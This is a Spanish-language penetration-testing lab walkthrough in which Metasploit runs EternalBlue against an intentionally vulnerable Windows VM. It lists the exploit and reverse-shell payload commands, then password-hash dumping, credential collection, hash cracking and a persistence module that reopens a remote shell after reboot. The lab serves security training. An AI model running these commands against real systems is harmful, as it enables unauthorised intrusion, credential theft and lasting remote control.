**Prerrequisitos**

**•Kali Linux**

**•Windowsploitable**

**•Ejercicios Metasploit**

**•Explotar la vulnerabilidad EternalBlue de Windowsploitable usando un payload meterpreter.**

**•En la sesión, volcar los hashes, y comprobar si se han añadido a nuestro workspace.**

**•Dejar la sesión en background y hacer post-explotación con un módulo para volcar credenciales.**

**•Comprobar de nuevo que las credenciales estan añadidas en nuestro workspace.**

**•Crackear los hashes almacenados en nuestro workspace usando el módulo destinado a ello.**

**•Hacer persistencia y demostrar su funcionamiento reiniciando el sistema.**

**Preparativos:**

* IP de Windowsploitable: 192.168.1.75
* IP de Kali Linux: 192.168.1.69

**Iniciar Metasploit:**

msfconsole

**Buscamos y configuramos el exploit:**

search eternalblue

use exploit/windows/smb/ms17\_010\_eternalblue

show options

set RHOSTS 192.168.1.75

set LHOST 192.168.1.69


**Configuramos el payload:**

set payload windows/x64/meterpreter/reverse\_tcp

set LPORT 4444

**Ejecutamos el exploit:**


exploit



### **2. Volcamos los hashes**


**Una vez en la sesión de Meterpreter:**

hashdump



#### 

**Dejamos la sesión en segundo plano:**  
meterpreter > background



### **4. Post-explotación con un módulo para volcar credenciales**

**Buscar y usar el módulo para volcar credenciales:**  
search post/windows/gather/credentials/credential\_collector


use post/windows/gather/credentials/credential\_collector

**Configurar y ejecutar el módulo:**set SESSION

run

### **5. Verificar las credenciales en la base de datos**

**Verificar las credenciales almacenadas:**  
creds




### **6. Crackear los hashes almacenados**

**Buscar y usar el módulo para crackear hashes:**  
search hash\_crack

use auxiliary/analyze/crack\_windows

**Configurar y ejecutar el módulo:**  
set WORKSPACE default # Podemos ponerle el nombre que queramos

run




### **7. Establecer persistencia**

**Buscar y usar el módulo de persistencia:**

search persistence

use exploit/windows/local/persistence




**Configurar y ejecutar el módulo:**  
set SESSION 1

set LHOST 192.168.1.69 # Mi IP de Kali Linux

set LPORT 4444

run



**Verificar si una nueva sesión de Meterpreter se abre automáticamente:**  
sessions -i <ID\_de\_la\_nueva\_sesión>

